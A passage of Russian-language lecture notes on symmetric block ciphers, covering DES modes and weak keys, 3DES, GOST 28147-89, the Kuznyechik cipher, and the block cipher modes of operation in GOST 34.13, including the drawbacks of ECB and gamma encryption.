- Режим обратной связи по выходу (**OFB** – Output Feed Back). В режиме OFB вырабатывается блочная «гамма» $Z_0, Z_1, \ldots Z_i = DES_k(Z_{i-1})$ $C_i = M_i \oplus Z_i$, $i>=1$




Рис.12 Режим обратной связи по выходу — OFB

В режимах **ECB** и **OFB** искажение при передаче одного 64-битового блока шифротекста $\mathbf{C_i}$ приводит к искажению после расшифрования только соответствующего открытого блока $\mathbf{M_i}$, поэтому такие режимы используется для передачи по каналам связи с большим числом искажений.

На сегодня DES является, пожалуй, наиболее изученным алгоритмом шифрования. Если в собственно алгоритме явных изъянов обнаружено не было, то самым слабым местом DES считается недостаточная длина ключа (всего 56 бит). В далёком уже 1998 году, используя специальные аппаратные средства, удалось взломать DES всего за три дня полным прямым перебором всех ключей. Современные компьютеры, даже без специализированной аппаратной поддержки, сегодня справляются с этой задачей ещё быстрее.

Ещё одной неприятностью алгоритма DES являются т.н. «слабые ключи». Слабыми ключами называется ключи **k** такие, что $DES_k(DES_k(x)) = x$, где x — 64-битный блок. Известны 4 слабых ключа, они приведены в таблице ниже по тексту. Для каждого слабого ключа существует 2^{32} неподвижные точки, то есть, таких 64-битных блоков x, для которых $DES_k(x) = x$:

Слабые ключи (hex)	C_0	D_0
0101-0101-0101-0101	$[0]^{28}$	$[0]^{28}$
FEFE-FEFE-FEFE-FEFE	$[1]^{28}$	$[1]^{28}$
1F1F-1F1F-0E0E-0E0E	$[0]^{28}$	$[1]^{28}$
E0E0-E0E0-F1F1-F1F1	$[1]^{28}$	$[0]^{28}$

$[0]^{28}$– обозначает вектор из 28 нулевых битов

В алгоритме DES существуют также т.н. частично слабые ключи. Частично-слабые ключи – это такие пары ключей (k_1, k_2), что $DES_{k1}(DES_{k2}(x)) = x$. Существуют 6 частично-слабых пар ключей, они приведены в таблице ниже по тексту. Для каждого из 12 частично-слабых ключей существуют 2^{32} «анти-неподвижные точки», то есть такие блоки x, что $DES_k(x) = \tilde{x}$.

C_0	D_0	Пары частично слабых ключей	C_0	D_0
$[01]^{14}$	$[01]^{14}$	01FE-01FE-01FE-01FE,----FE01-FE01-FE01-FE01	$[10]^{14}$	$[10]^{14}$
$[01]^{14}$	$[01]^{14}$	1FE0-1FE0-1FE0-1FE0,----E0F1-E0F1-E0F1-E0F1	$[10]^{14}$	$[10]^{14}$
$[01]^{14}$	$[0]^{28}$	01E0-01E0-01F1-01F1,----E001-E001-F101-F101	$[10]^{14}$	$[0]^{28}$
$[01]^{14}$	$[1]^{28}$	1FFE-1FFE-0EFE-0EFE,----FE1F-FE1F-FE0E-FE0E	$[0]^{28}$	$[1]^{28}$
$[0]^{28}$	$[01]^{14}$	011F-011F-010E-010E,----1F01-1F01-0E01-0E01	$[0]^{28}$	$[10]^{14}$
$[1]^{28}$	$[01]^{14}$	E0FE-E0FE-F1FE-F1FE,----FEE0-FEE0-FEF1-FEF1	$[1]^{28}$	$[10]^{14}$

Чтобы увеличитьь криптостойкость DES, было предложено несколько вариантов: **double DES** (**2DES**), **triple DES** (**3DES**), **DESX**, **G-DES**. Методы 2DES и 3DES основаны на DES, но увеличивают длину ключей (2DES — 112 бит, 3DES — 168 бит) и поэтому увеличивается криптостойкость. Но двойной DES (2DES), основанный на повторном применении DES с двумя разными ключами, подвержен т.н. «атаке посредине» и его реальная сложность взлома примерно равна сложности взлома обычного DES, т.е. 2^{56}.

Схема 3DES имеет вид $DES(k_3,DES(k_2,DES(k_1,M)))$, где k_1,k_2,k_3 ключи для каждого отдельного шифрования DES. Это вариант известен как в EEE, так как все три DES операции являются операциями шифрования. Существует три типа алгоритма 3DES:

- **DES-EEE3**: Шифруется три раза с 3 разными ключами.
- **DES-EDE3**: 3DES операции шифровка-расшифровка-шифровка с 3 разными ключами.
- **DES-EEE2** и **DES-EDE2**: Как и предыдущие, за исключением того, что первая и третья операции используют одинаковый ключ.

Самый популярный тип при использовании 3DES — это DES-EDE3, для него алгоритм выглядит так:

Шифрование: $C = E_{k3}(E^{-1}_{k2}(E_{k1}(P)))$

Расшифрование: $E^{-1}_{k1}(E_{k2}(E^{-1}_{k3}C)))$

При выполнении алгоритма 3DES ключи могут быть выбраны так:

- k_1,k_2,k_3 независимы.
- k_1,k_2 независимы, и $k_1 = k_3$
- $k_1=k_2=k_3$.

Triple DES является достаточно распространённой и популярной альтернативой DES и используется при управлении ключами в стандартах ANSI X9.17 и ISO 8732 и в PEM (Privacy Enhanced Mail). Известных криптографических атак на тройной DES на сегодня не существует. Стоимость подбора ключа в тройном DES равна 2^{112} (56 + 56).

Алгоритм шифрования ГОСТ 28147-89

ГОСТ 28147-89 — советский и российский стандарт симметричного шифрования, введённый в 1990 году, также является стандартом СНГ. Полное название — «ГОСТ 28147-89 Системы обработки информации. Защита криптографическая. Алгоритм криптографического преобразования». Блочный шифроалгоритм. При использовании метода шифрования с гаммированием, может выполнять функции поточного шифроалгоритма. С момента опубликования ГОСТа на нём стоял ограничительный гриф «Для служебного пользования», и формально шифр был объявлен «полностью открытым» только в мае 1994 года. История создания шифра и критерии разработчиков по состоянию на 2010 год не опубликованы. (z)

Алгоритм представляет собой классическую сеть Фейстеля. Базовым режимом шифрования по ГОСТ 28147-89 является режим простой замены (определены также более сложные режимы гаммирование, гаммирование с обратной связью и режим имитовставки).

$L_i = R_{i-1}$
$R_i = L_i \oplus f(R_{i-1}, K_i)$

Функция **f** в ГОСТ 28147 проще, чем в DES. Сначала правая половина и i-ый подключ складываются по модулю 2^{32}. Затем результат разбивается на восемь 4-битовых значений, каждое из которых подается на вход S-box. ГОСТ 28147 использует восемь различных S-boxes, каждый из которых имеет 4-битовый вход и 4-битовый выход. Выходы всех S-boxes объединяются в 32-битное слово, которое затем циклически сдвигается на 11 битов влево. Наконец, с помощью XOR результат объединяется с левой половиной, в результате чего получается новая правая половина.

Расшифрование выполняется так же, как и зашифрование, но инвертируется порядок подключей Ki.




Рис.13 Схема раунда в ГОСТ 28147

Для генерации подключей исходный 256-битный ключ разбивается на восемь 32-битных блоков: $K_1 \ldots K_8$ (т.е. каждый подключ используется в четырёх раундах). Ключи $K_9 \ldots K_{24}$ являются циклическим повторением ключей $K_1 \ldots K_8$ (нумеруются от младших битов к старшим), Ключи $K_{25} \ldots K_{32}$ являются ключами $K_1 \ldots K_8$, идущими в обратном порядке:

Раунд	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
Подключ	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8	8	7	6	5	4	3	2	1

Все восемь S-блоков могут быть различными. Долгое время структура S-boxes в открытой печати не публиковалась. В настоящее время известны S-boxes, которые используются в приложениях Центрального Банка РФ и считаются достаточно сильными:

Номер S-блока	**Значение**															
1	4	10	9	2	13	8	0	14	6	11	1	12	7	15	5	3
2	14	11	4	12	6	13	15	10	2	3	8	1	0	7	5	9
3	5	8	1	13	10	3	4	2	14	15	12	7	6	0	9	11
4	7	13	10	1	0	8	9	15	14	4	6	12	11	2	5	3
5	6	12	7	1	5	15	13	8	4	10	9	14	0	3	11	2
6	4	11	10	0	7	2	1	13	3	6	8	5	9	12	15	14
7	13	11	4	1	3	15	5	9	0	10	14	7	6	8	2	12
8	1	15	13	0	5	7	10	4	9	2	3	14	6	11	8	12

В мае 2011 года известный криптоаналитик *Николя Куртуа* доказал существование атаки на данный шифр, имеющей сложность в 2^8 (256) раз меньше сложности прямого пе-

ребора ключей при условии наличия 2^{64} пар открытый текст/закрытый текст. Данная атака не может быть осуществлена на практике ввиду слишком высокой вычислительной сложности.

Можно отметить следующие различия между DES и ГОСТ 28147:

- DES использует гораздо более сложный алгоритм создания подключей, чем ГОСТ 28147. В ГОСТ эта процедура очень проста.
- В DES применяется 56-битный ключ, а в ГОСТ 28147 – 256-битный. При выборе сильных S-boxes ГОСТ 28147 считается очень стойким.
- У S-boxes DES 6-битовые входы и 4-битовые выходы, а у S-boxes ГОСТ 28147 4-битовые входы и выходы. В обоих алгоритмах используется по восемь S-boxes, но размер S-box ГОСТ 28147 существенно меньше размера S-box DES.
- В DES применяются нерегулярные перестановки P, в ГОСТ 28147 используется 11-битный циклический сдвиг влево. Перестановка DES увеличивает **лавинный эффект**. В ГОСТ 28147 изменение одного входного бита влияет на один S-box одного раунда, который затем влияет на два S-boxes следующего раунда, три S-boxes следующего и т.д. В ГОСТ 28147 требуется *8 раундов* прежде, чем изменение одного входного бита повлияет на каждый бит результата; DES для этого нужно только *5 раундов*.
- В DES 16 раундов, в ГОСТ 28147 – 32 раунда, что делает его более стойким к дифференциальному и линейному криптоанализу.

Основные проблемы ГОСТа связаны с неполнотой стандарта в части генерации ключей и таблиц замен. Считается, что у ГОСТа существуют «слабые» ключи и таблицы замен, но в стандарте не описываются критерии выбора и отсева «слабых». Также стандарт не специфицирует алгоритм генерации таблицы замен (S-boxes). С одной стороны, это может являться дополнительной секретной информацией (помимо ключа), а с другой, поднимает ряд проблем:

- нельзя определить криптостойкость алгоритма, не зная заранее таблицы замен;
- реализации алгоритма от различных производителей могут использовать разные таблицы замен и могут быть несовместимы между собой;
- возможность преднамеренного предоставления слабых таблиц замен лицензирующими органами РФ;
- потенциальная возможность (отсутствие запрета в стандарте) использования таблиц замены, в которых узлы не являются перестановками, что может привести к чрезвычайному снижению стойкости шифра.

На сегодня ГОСТ 28147-89 считается устаревшим и был отменён на территории России и СНГ с 31 мая 2019 года в связи с принятием новых полностью его заменяющих межгосударственный стандартов ГОСТ 34.12-2018 (описывает шифры «Магма» и «Кузнечик») и ГОСТ 34.13-2018 (описывает режимы работы блочных шифров).

Алгоритмы шифрования ГОСТ 34.12-2015 и ГОСТ 34.12-2018

Шифр «Кузнечик» утверждён (наряду с блочным шифром «Магма») в качестве стандарта в ГОСТ Р 34.12-2015 «Информационная технология. Криптографическая защита информации. Блочные шифры» приказом от 19 июня 2015 года № 749-ст. Стандарт вступил в действие с 1 января 2016 года. Шифр разработан Центром защиты информации и специальной связи ФСБ России с участием ОАО «Информационные технологии и ком-

муникационные системы» (ОАО «ИнфоТеКС»). Внесён Техническим комитетом по стандартизации ТК 26 «Криптографическая защита информации».

Протоколом № 54 от 29 ноября 2018 года, на основе ГОСТ Р 34.12-2015, Межгосударственным советом по метрологии, стандартизации и сертификации был принят межгосударственный стандарт **ГОСТ 34.12-2018**. Приказом Федерального агентства по техническому регулированию и метрологии от 4 декабря 2018 года № 1061-ст стандарт ГОСТ 34.12-2018 введен в действие в качестве национального стандарта Российской Федерации с 1 июня 2019 года.

Согласно ГОСТ Р 34.12-2015 и RFC 7801 шифр может именоваться на английском как **Kuznyechik**, а согласно ГОСТ 34.12-2018 как **Kuznechik**. К тому же некоторые реализации шифра с открытым исходным кодом используют наименование **Grasshopper**.

В отличие от ГОСТ 28147-89 новый шифр представляет собой не сеть Фейстеля, а т.н. SP-сеть: преобразование, состоящее из нескольких одинаковых раундов, при этом каждый раунд состоит из нелинейного и линейного преобразований, а также операции наложения ключа. В отличие от сети Фейстеля, при использовании SP-сети преобразуется весь входной блок, а не его половина. Такая структура иногда также называется AES-like (похожей на AES), однако, в отличие от последнего у «Кузнечика» есть ряд своих особенностей:

- линейное преобразование может быть реализовано с помощью регистра сдвига;
- ключевая развертка реализована с помощью сети Фейстеля, в которой в качестве функции используется раундовое преобразование исходного алгоритма.

Длина входного блока «Кузнечика» — 128 бит, ключа — 256 бит.

Преобразования

Шифрование основано на последовательном применении нескольких однотипных раундов, каждый из которых содержит три преобразования:

1. сложение с раундовым ключом
2. преобразование блоком подстановок
3. линейное преобразование

128-битный входной вектор очередного раунда складывается побитно с раундовым ключом:

$$X[k]\colon V_{128} \to V_{128} \qquad X[k](a) = k \oplus a, \text{ где } k, a \in V_{128};$$

Нелинейное преобразование представляет собой применение к каждому 8-битному подвектору 128-битного входного вектора фиксированной подстановки:

$$S\colon V_{128} \to V_{128} \qquad S(a) = S(a_{15}||\ldots||a_0) = \pi(a_{15})||\ldots||\pi(a_0),$$
$$\text{где } a = a_{15}||\ldots||a_0 \in V_{128},\ a_i \in V_8,\ i = 0, 1, \ldots, 15;$$

В «Кузнечике» используется та же подстановка, что и в хэш-функции «Стрибог».


Линейное преобразование, может быть реализовано не только как обычно в блочных шифрах — матрицей, но и с помощью линейного регистра сдвига с обратной связью, который сдвигается 16 раз.

$R: V_{128} \to V_{128}$ $\quad R(a) = R(a_{15}||\ldots||a_0) = \ell(a_{15}, \ldots, a_0)||a_{15}||\ldots||a_1,$


где $a = a_{15}||\ldots||a_0 \in V_{128}$, $a_i \in V_8$, $i = 0, 1, \ldots, 15$;

$L: V_{128} \to V_{128}$ $\quad L(a) = R^{16}(a)$, где $a \in V_{128}$;

Сам регистр реализуется над полем Галуа по модулю неприводимого многочлена степени 8: $p(x) = x^8 + x^7 + x^6 + x + 1$:



Раундовое преобразование можно изобразить следующим образом:




Генерация раундовых ключей

Рассмотрим процедуру генерации раундовых ключей из мастер-ключа. Первые два ключа получаются разбиением мастер-ключа пополам. Далее для выработки очередной пары раундовых ключей используется восемь итераций сети Фейстеля, где, в свою очередь, в качестве раундовых ключей используется счётная последовательность, прошедшая через линейное преобразование алгоритма:

$$F[k]: V_{128} \times V_{128} \rightarrow V_{128} \times V_{128} \qquad F[k](a_1, a_0) = (LSX[k](a_1) \oplus a_0, a_1),$$
где $k, a_0, a_1 \in V_{128}$.

$$(K_{2i+1}, K_{2i+2}) = F[C_{8(i-1)+8}] \ldots F[C_{8(i-1)+1}](K_{2i-1}, K_{2i}),\ i = 1, 2, 3, 4.$$

Раунд ключевой развертки можно представить следующим образом:




Шифрование и расшифрование

В результате, шифрование одного 128-битного входного блока описывается следующим уравнением:

$$E_{K_1, \ldots, K_{10}}(a) = X[K_{10}]LSX[K_9] \ldots LSX[K_2]LSX[K_1](a),$$

А в виде блок-схемы может быть представлено так:



Расшифрование реализуется обращением базовых преобразований и применением их в обратном порядке:

$$D_{K_1,\ldots,K_{10}}(a) = X[K_1]S^{-1}L^{-1}X[K_2]\ldots S^{-1}L^{-1}X[K_9]S^{-1}L^{-1}X[K_{10}](a),$$

Исходное описание стандарта доступно по ссылке:

https://tc26.ru/standard/gost/GOST_R_3412-2015.pdf (файл прилагается к курсу).

Режимы работы блочных шифров

ГОСТ 34.13-2015 (и его более новая версия ГОСТ 34.13-2018) описывают режимы работы блочных шифров. С некоторого времени (в США – с 2001 года) режимы работы шифров стали фиксироваться в отдельных документах без привязки к конкретному блочному шифру – и у нас, и в США:

- ECB (Electronic Code Book);
- CBC (Cipher Block Chaining);
- CFB (Cipher Feed Back);
- OFB (Output Feed Back);
- CTR (Counter).
- Выработка имитовставки (MAC, от английского Message Authentication Code).

Рис.13-1 Режимы шифрования в ГОСТ 28147-89 и ГОСТ Р 34.13-2015

Примеры использования некоторых режимов блочных шифров

ECB	Редко применяется; Допустимо использовать для шифрования ключевой информации
CTR	Шифрование в протоколах TLS 1.1 и 1.2; Генерация псевдослучайных чисел в программных датчиках
CFB **OFB**	Шифрование трафика в каналах передачи информации; Шифрование криптоконтейнеров и др.
CBC	Шифрование данных на жестких дисках
MAC	Защита от навязывания ложной информации (модификации, подделки)
AEAD	Шифрование данных и защита от навязывания ложной информации, используется в протоколе TLS 1.3, в мессенджерах и др.

Чтобы не загромождать текст – более подробные сведения о режимах работы блочных шрифтов можно прочитать в документе «Сравнение криптостандартов ГОСТ Р 34.12-2015 и ГОСТ Р 34.13-2015с ГОСТ 28147-89» по ссылке:

https://www.securitycode.ru/upload/documentation/80-88.pdf (файл прилагается к курсу).

В данном тексте будет приведёно несколько основных определений (н-р, «гаммирование»).

Самый простой режим – ECB (простой замены) – имеет следующие особенности/недостатки:

1. Так как блоки данных шифруются независимо друг от друга и от их позиции в массиве, при зашифровании двух одинаковых блоков открытого текста получаются одинаковые блоки шифротекста и наоборот – одинаковым блокам шифротекста соответствуют одинаковые блоки открытого текста. Это свойство позволит криптоаналитику сделать заключение о тождественности блоков исходных данных, если в массиве зашифрованных данных ему встретились идентичные блоки, что является недопустимым для серьезного шифра.
2. Если длина шифруемого массива данных не кратна 8 байтам или 64 битам (или другому рабочему размеру блока), возникает проблема, чем и как дополнять последний неполный блок данных массива до полных 64 бит. Эта задача не так проста, как кажется на первый взгляд, поскольку очевидные

решения типа «дополнить неполный блок нулевыми битами» или, в более общем виде: «дополнить неполный блок фиксированной комбинацией нулевых и единичных битов» могут при определенных условиях дать в руки криптоаналитика возможность методами перебора определить содержимое этого самого неполного блока, и этот факт означает снижение стойкости шифра. Кроме того, длина шифротекста при этом изменится, увеличившись до ближайшего целого, кратного 64 битам, что часто бывает нежелательным.

Как же можно избавиться от этих двух основных недостатков режима простой замены? Для этого необходимо сделать возможным шифрование блоков с размером менее 64 бит и обеспечить зависимость блока шифротекста от его номера, иными словами, ***рандомизировать*** процесс шифрования. В ГОСТе это достигается двумя различными способами в двух режимах шифрования, предусматривающих ***гаммирование***. ***Гаммирование*** – *это наложение (снятие) на открытые (зашифрованные) данные криптографической гаммы, то есть последовательности элементов данных, вырабатываемых с помощью некоторого криптографического алгоритма, для получения зашифрованных (открытых) данных.*

Для наложения гаммы при зашифровании и ее снятия при расшифровании должны использоваться взаимно обратные бинарные операции, например, сложение и вычитание по модулю 2^{64} для 64-битных блоков данных. В ГОСТе для этой цели используется операция побитного сложения по модулю 2 (XOR), поскольку она является обратной самой себе и, к тому же, наиболее просто реализуется. Гаммирование решает обе упомянутые проблемы:

1. Все элементы гаммы различны для реальных шифруемых массивов и, следовательно, результат зашифрования даже двух одинаковых блоков в одном массиве данных будет различным.
2. Хотя элементы гаммы и вырабатываются одинаковыми порциями в 64 бита, использоваться может и часть такого блока с размером, равным размеру шифруемого блока.

